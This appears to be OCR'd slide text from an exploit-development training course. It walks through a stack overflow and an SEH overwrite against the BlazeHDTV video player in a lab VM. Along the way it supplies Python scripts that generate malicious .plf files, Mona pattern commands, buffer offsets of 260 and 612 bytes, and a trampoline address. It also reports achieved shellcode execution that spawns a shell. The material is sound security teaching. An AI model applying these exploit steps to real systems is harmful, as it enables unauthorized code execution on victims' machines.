
Set a Breakpoint on "call esp"

So we can see the code execute and understand more clearly what the "call esp" instruction is doing, we will set a breakpoint. First, start the BlazeHDTV program back up and attach to it with the debugger. With the program running, not suspended, click in anywhere in the disassembler pane in Immunity Debugger and press ctrl+g to bring up the box shown on the slide. This box allows you to enter in an address and jump to that location. Paste in the address of the "jmp esp" or "call esp" instruction you are using. In our example, you see we are placing the address we got earlier from Configuration.dll, "0x6034be03." Click "OK" and you should be taken to that location. With the "jmp esp" or "call esp" instruction highlighted, press F2 to set the breakpoint. You may get a message saying that this address is outside of the code segment. Just accept the message and ignore it for now.




Open the "plf" File

Next, open up the malicious "plf" file and let it hit the breakpoint. If your breakpoint is not hit, verify that your code is correct and that the breakpoint is properly set. Press F7 at the breakpoint to do a single-step. The disassembly pane should now show the stack! Specifically, it should be pointing to your four NOPs as shown in the slide image. We have now proven that we have control and successfully redirected execution to our payload.




Shellcode Execution!

Close the program and debugger. Start up the BlazeHDTV executable from your Desktop without the debugger. Open up the malicious "blaze_1.plf" file. If successful, a command shell should spawn with the path of where the BlazeHDTV program is located! At this point you have successfully completed the exercise!



Exercise: Basic Stack Overflows The Point


The purpose of this exercise was to identify a vulnerable Windows application, get control of the instruction pointer, identify modules not compiled to participate in ASLR and other exploit mitigations, locate a trampoline, and finally, gain shellcode execution.



Exercise: SEH Overwrites

In this exercise you will continue to work with the BlazeVideo DTV program. The goal of this exercise is to overwrite the Structured Exception Handler (SEH) chain to gain control of the program and get shellcode execution. You will use a sequence of code known as "pop/pop/ret." We will also again get around ASLR by locating a static module, as well as defeat the SafeSEH exploit mitigation control.


Your instructor will walk you through this one so that you clearly understand the SEH overwrite technique and then hand over control to you.



Normal SEH Behavior

On this slide is a screenshot of the stack of a thread from a random debugging session. At the top, in the second line down marked as SE handler to the right, is a pointer (0x7776E0ED) to some exception handling code. If that handler can handle whatever exception is being experienced, then the SEH process should stop at that point. If the handler cannot handle the exception, execution of the SEH process will continue by going to NSEH pointer to the next handler on the stack. As you can see at the top of the image, the very first DWORD marked with NSEH above it points to address 0x0507FFC4. The arrow points down to that location on the stack, which is the next handler's NSEH position. This one is marked with 0xFFFFFFFF, indicating the end of the chain. The address right below 0xFFFFFFFF is the final SE Handler on this thread's stack. This one happens to point into NTDLL.

Our goal will be to overwrite these pointers which should give us control for the process during an exception.




Creating a New Script

Let's begin the technique of overwriting the SEH chain by creating a new script in Python. Inside of Python IDLE, create and save a new script called, "blaze_2.plf." Populate the script with the following code:

```
file = 'blaze_2.plf'

x = open(file, 'w')
payload = "A" * 700
x.write(payload)
print "File %s" %file, "created!"
x.close()
```


The new PLF file created by this script will simply write 700 "A" characters into the vulnerable buffer, which should go well beyond the return pointer position, hopefully overwriting the first SE Handler on the stack.



Catching the Crash

Repeat the steps from the previous exercise on your Windows 7 VM to start the BlazeHDTV application, and then attach to it with Immunity Debugger. Once the program is up and running in the debugger, use BlazeHDTV to open up the "blaze_2.plf" file that you generated with your "blaze_2.py" script. You should get the same results shown on the slide, with EIP showing "41414141."


At this point we have simply caused an access violation by overwriting the return pointer as we did in the previous exercise. Remember, our current goal is to overwrite the first SE Handler on the stack, which is why we wrote 700 A's. With the access violation still showing, look at the stack pane. Scroll downward towards high memory until you see the result shown in the bottom slide image. As you can see, we wrote enough A's to overwrite the Pointer to next SEH (NSEH) and the SE Handler.



Passing the Exception

Since we caused an access violation by overwriting the return pointer, the next step that the application will take is to call the first SE Handler whose address resides as a pointer on the current thread's stack. The pointer to this initial stack location is determined by dereferencing FS:[0x0] in the TIB. This will point to the location on the stack where we overwrote NSEH and the SE Handler. By passing the exception with Shift+F9 in the debugger, we will again get control of the instruction pointer.

Let's use Mona to determine the number of bytes needed as input to reach the SE Handler location.



Generate a New Pattern


As we did in the previous exercise, let's use Mona to generate a pattern that reaches the SE Handler on the stack. In the Immunity Debugger command bar, run the following:

```
!mona pattern_create 700
```

After execution, go to your working directory for Mona output and copy the pattern over to your "blaze_2.py" script, updating the payload line:

```
payload = "Aa0Aa1Aa2Aa3Aa4A....." #Note that the pattern is truncated
as it is too large to display.
```

Save the modified file and execute the script to generate the new "blaze_2.plf" file. Remember, if the program is still open in the debugger and accessing the existing PLF file, you will not be able to write out a new one, resulting in a Python error message. Be sure to close the BlazeHDTV program and then execute the script to generate the new file.




Determining the Size

Attach with the debugger to a fresh instance of BlazeHDTV. With the program running inside the debugger, open up the newly generated "blaze_2.plf." You should get the expected access violation as you overwrote the return pointer. Part of the pattern is now in EIP; however, this is the same one we already recorded in the previous exercise at 260-bytes. We must now pass the exception so that the first SE Handler on the stack is called. Press Shift+F9. You should now see a new part of the pattern in EIP, showing as "41347541." With this pattern in EIP, run the Mona "pattern_offset" command to determine the number of bytes to reach the SE Handler pointer on the stack:

```
!mona pattern_offset 41347541    #Our input to Immunity Debugger's
command bar

Pattern 0x41347541 found at position 612    #The output in the log
window from Mona!
```

As you can see, it is 612 bytes to reach the SE Handler on the stack!




Confirming Control

Let's now verify that 612-bytes does in fact get us to the SE Handler. Go back to your "blaze_2.py" script and modify the payload line as such:

```
payload = "A" * 612 + "BBBB"
```

This will overwrite the return pointer with A's, and the SE Handler with "BBBB" (0x42424242) if successful. Save the script, execute it to generate the new PLF file, and then attach to a fresh instance of BlazeHDTV with the debugger. Open up the "blaze_2.plf" file with BlazeHDTV and you should get the Access Violation with EIP showing "41414141." Again, this is expected as we overwrote the return pointer. Feel free at this point to look at the stack pane, scrolling down towards high memory, to see if your "0x42424242" aligns with the SE Handler position. Press Shift+F9 to pass the exception. You should achieve the result shown on the slide with EIP pointing to "42424242."



